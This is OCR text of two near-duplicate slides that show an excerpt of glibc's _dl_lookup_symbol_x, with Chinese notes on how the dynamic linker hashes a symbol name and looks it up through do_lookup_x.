


```
$ 

lookup_t
_dl_lookup_symbol_x(const char *undef_name,
                    struct link_map *undef_map,
                    const ElfW(Sym) * *ref,
                    struct r_scope_elem *symbol_scope[],
                    const struct r_found_version *version,
                    int type_class, int flags, struct link_map *skip_map)
{
    const uint_fast32_t new_hash = dl_new_hash(undef_name);
    unsigned long int old_hash = 0xffffffff;
    struct sym_val current_value = {NULL, NULL};
    struct r_scope_elem **scope = symbol_scope;

    for (size_t start = i; *scope != NULL; start = 0, ++scope)
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,
                        &current_value /* 回傳的結果 */,
                        *scope, start, version, flags,
                        skip_map, type_class, undef_map) != 0)
            break;

    if (__glibc_unlikely(current_value.s == NULL))
    {
        *ref = NULL;
        return 0;
    }
    ...
```

$ DL lng

_dl_lookup_symbol_x part1

- 替 symbol 產生對應 hash value
- 透過 do_lookup_x 找 symbol 對應的 link_map 以及 symbol table entry
- 沒找到就回傳 NULL




```
$ ▌

lookup_t
_dl_lookup_symbol_x(const char *undef_name,
                    struct link_map *undef_map,
                    const ElfW(Sym) * *ref,
                    struct r_scope_elem *symbol_scope[],
                    const struct r_found_version *version,
                    int type_class, int flags, struct link_map *skip_map)
{
    const uint_fast32_t new_hash = dl_new_hash(undef_name);
    unsigned long old_hash = 0xffffffff;
    struct sym_val current_value = {NULL, NULL};
    struct r_scope_elem **scope = symbol_scope;

    for (size_t start = i; *scope != NULL; start = 0, ++scope)
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,
                        &current_value /* 回傳的結果 */,
                        *scope, start, version, flags,
                        skip_map, type_class, undef_map) != 0)
            break;

    if (__glibc_unlikely(current_value.s == NULL))
    {
        *ref = NULL;
        return 0;
    }
    ...
```

$ DL lng

_dl_lookup_symbol_x part1

- 替 symbol 產生對應 hash value
- 透過 do_lookup_x 找 symbol 對應的 link_map 以及 symbol table entry
- 沒找到就回傳 NULL



